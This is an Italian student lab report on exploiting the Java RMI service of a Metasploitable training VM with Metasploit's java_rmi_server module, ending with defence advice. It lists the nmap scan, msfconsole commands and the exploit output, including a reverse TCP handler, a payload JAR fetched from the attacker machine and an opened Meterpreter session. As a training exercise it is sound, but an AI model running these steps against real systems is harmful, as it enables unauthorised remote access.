Report hacking with Metasploit

Indice

- Traccia
- Configurazione indirizzi di rete
- Identificazione vulnerabilità PostgreSQL
- Ottenimento sessione di meterpreter
- come difendersi

Traccia

Exploit Java RMI code execution


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1. configurazione di rete.
 - 2. informazioni sulla tabella di routing della macchina vittima.

Configurazione degli indirizzi IP su Kali e Metasploitable

Indirizzo IP macchina Kali: 192.168.75.111




Indirizzo IP macchina Meta: 192.168.75.112

```
[ Switched to restart ]
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart * Reconfiguring network interfaces...
                                                                               c ok 1
msfadmin@metasploitable:~$ ifconfig
          Link encap:Ethernet HWaddr 08:00:27:83:a5:ee
eth0
          inet addr:192.168.75.112 Bcast:192.168.75.255 Mask:255.255.25.0
          inet6 addr: fe80::a00:27ff:fe83:a5ee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:7520 (7.3 KB)
          Base address:0xd010 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44197 (43.1 KB) TX bytes:44197 (43.1 KB)
msfadmin@metasploitable:~$
```

Verifica connettività tra le macchine

Ping da kali verso Meta e da Meta verso Kali



Identificazione della vulnerabilità Java RMI

- scansione delle porte co Nmap e identificazione della porta vulnerabilità (TCP 1099)
- Descrizione della vulnerabilita Java RMI

Java RMI (Remote Method Invocation) è una tecnologia che permette l'esecuzione di codice da remoto tra computer che eseguono una Java Virtual Machine (JVM). Questo può facilitare lo sviluppo di applicazioni distribuite, ma apre anche potenziali rischi di sicurezza se non gestito correttamente. Infatti, una delle vulnerabilità più note legate a Java RMI è legata alla possibilità di eseguire codice arbitrario sul server o sui client che espongono i servizi RMI senza adequate misure di sicurezza.

Scansione delle porte con Nmap e identificazione della porta vulnerabile (TCP 1099)



Procedo con un'analisi di sicurezza utilizzando il tool open source Nmap. Nmap è un software estremamente potente per l'analisi di rete, utilizzato per identificare porte aperte su dispositivi target, o anche su range di indirizzi IP. Ciò permette di determinare quali servizi di rete siano attivi e disponibili.

Il comando che andrò ad eseguire è: nmap -A -T5 -p- 192.168.75.112

Questo comando utilizza Nmap per effettuare una scansione generica sull'indirizzo IP 192.168.75.112. La porta 1099 è tipicamente utilizzata per il servizio Java RMI (Remote Method Invocation), che può avere diverse vulnerabilità note. Nello specifico, con il comando -p-, ci stiamo concentrando su tutte le porte, con il -T5 che è una delle cinque impostazioni disponibili per controllare la velocità di scansione in Nmap ed è la più veloce e, infine, con -A stiamo abilitando la "detection aggressiva", che include la rilevazione della versione del servizio, il riconoscimento del sistema operativo, la scansione di script e il rilevamento di traceroute. Questo rende la scansione più approfondita e può fornire informazioni aggiuntive sulle potenziali vulnerabilità e le configurazioni del sistema bersaglio.

Ottenimento della sessione meterpreter

• Premessa: differenza tra un exploit e un payload

Un exploit è essenzialmente un insieme di codici o comandi progettati specificamente per individuare e sfruttare una vulnerabilità presente in un sistema informatico. L'obiettivo principale di un exploit è quello di penetrare in un sistema target sfruttando tale vulnerabilità, al fine di ottenere e conservare l'accesso a esso. Gli exploit sono tipicamente integrati in moduli che, una volta attivati, eseguono un payload. È importante sottolineare che gli exploit sono distinti da altri tipi di moduli, come quelli auxiliary, che non eseguono payload ma sono utilizzati per scopi diversi, quali lo scanning di porte, l'enumerazione di servizi, e altre funzioni di analisi e diagnostica del sistema.

Un payload è un segmento di codice che viene iniettato in un sistema o in un servizio target attraverso l'exploit. Questo codice è progettato per eseguire azioni specifiche una volta che l'exploit ha ottenuto l'accesso al sistema. Queste azioni possono includere l'ottenimento di una shell, ovvero un terminale che permette di eseguire comandi sul sistema operativo della macchina target, acquisendo talvolta privilegi amministrativi. Inoltre, un payload può essere utilizzato per compiere altre attività, come l'esecuzione di codice arbitrario definito dall'attaccante, che può variare da semplici atti di sabotaggio a complesse operazioni di spionaggio o furto di dati.

In sintesi, mentre l'exploit è il mezzo attraverso cui si sfrutta una vulnerabilità per accedere a un sistema, il payload è ciò che viene effettivamente eseguito una volta ottenuto tale accesso, determinando l'azione finale dell'attacco.

Avvio di metasploit e ricerca dell'exploit Java RMI

Eseguo il comando **msfconsole** per avviare **Metasploit** e a seguire il comando **search java_rmi** per avere una lista di tutti gli exploit che sfruttano questa vulnerabilità ed esecuzione del comando **use 1** per selezionare l'exsploit adeguato.

Esecuzione del comando "**show options**" per controllare le configurazioni.

Esecuzione dei comandi "set RHOSTS + indirizzo IP della macchina target" e "set LHOST + indirizzo IP della macchina utilizzata per l'attacco (kali linux)" per impostare e memorizzare l'indirizzo IP del target e dell'attaccante e successiva verifica dell'effettiva memorizzazione dell'IP tramite il comando "show options".



Esecuzione del comando "**exploit**" che equivale al comando "**run**", dove entrambi eseguono l'attacco verso il target prescelto e apertura della sessione di "**Meterpreter**"

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444

[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/MxkSeh

[*] 192.168.75.112:1099 - Server started.

[*] 192.168.75.112:1099 - Sending RMI Header ...

[*] 192.168.75.112:1099 - Sending RMI Call ...

[*] 192.168.75.112:1099 - Replied to request for payload JAR

[*] Sending stage (57971 bytes) to 192.168.75.112

[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:52470) at 2024-07-12 03:42:25 -0400

meterpreter >
```

Esecuzione del comando "ifconfig" sulla macchina target per visionare la configurazione di rete.

Esecuzione del comando "**route**" per aver maggiori informazioni sulla tabella di routing della macchina target.

Come difendersi

Per contrastare efficacemente la vulnerabilità di Java Remote Method Invocation (RMI), è fondamentale adottare una strategia multi-livello che includa sia aggiornamenti software sia misure di sicurezza specifiche. Innanzitutto, come indicato, è essenziale aggiornare regolarmente il software Java all'ultima versione disponibile. Questo perché le nuove versioni includono patch di sicurezza che correggono le vulnerabilità note. L'aggiornamento del software è una pratica di sicurezza informatica fondamentale che può prevenire molti attacchi basati sull'exploit di vulnerabilità note. In secondo luogo, è consigliabile implementare misure di sicurezza a livello di rete. Come suggerito, l'uso di un firewall per limitare l'accesso alla porta 1099, tipicamente utilizzata da Java RMI, è un passo importante. Questo può includere la configurazione del firewall per consentire l'accesso alla porta solo da indirizzi IP fidati o all'interno di una rete aziendale.

Ulteriori strategie di sicurezza

- Autenticazione e Autorizzazione: implementare un sistema robusto di autenticazione e autorizzazione per il servizio RMI. Questo può includere l'uso di certificati SSL/TLS per garantire una comunicazione crittografata e l'impiego di meccanismi di autenticazione come JAAS (Java Authentication and Authorization Service)
- Validazione dell'Input: assicurarsi che l'applicazione RMI validi adeguatamente tutti gli input ricevuti per prevenire attacchi come l'injection o l'esecuzione di codice non autorizzato.
- Logging e Monitoraggio: implementare sistemi di logging e monitoraggio per rilevare attività sospette o tentativi di intrusione. Questo può aiutare a identificare rapidamente tentativi di exploit e a reagire di conseguenza.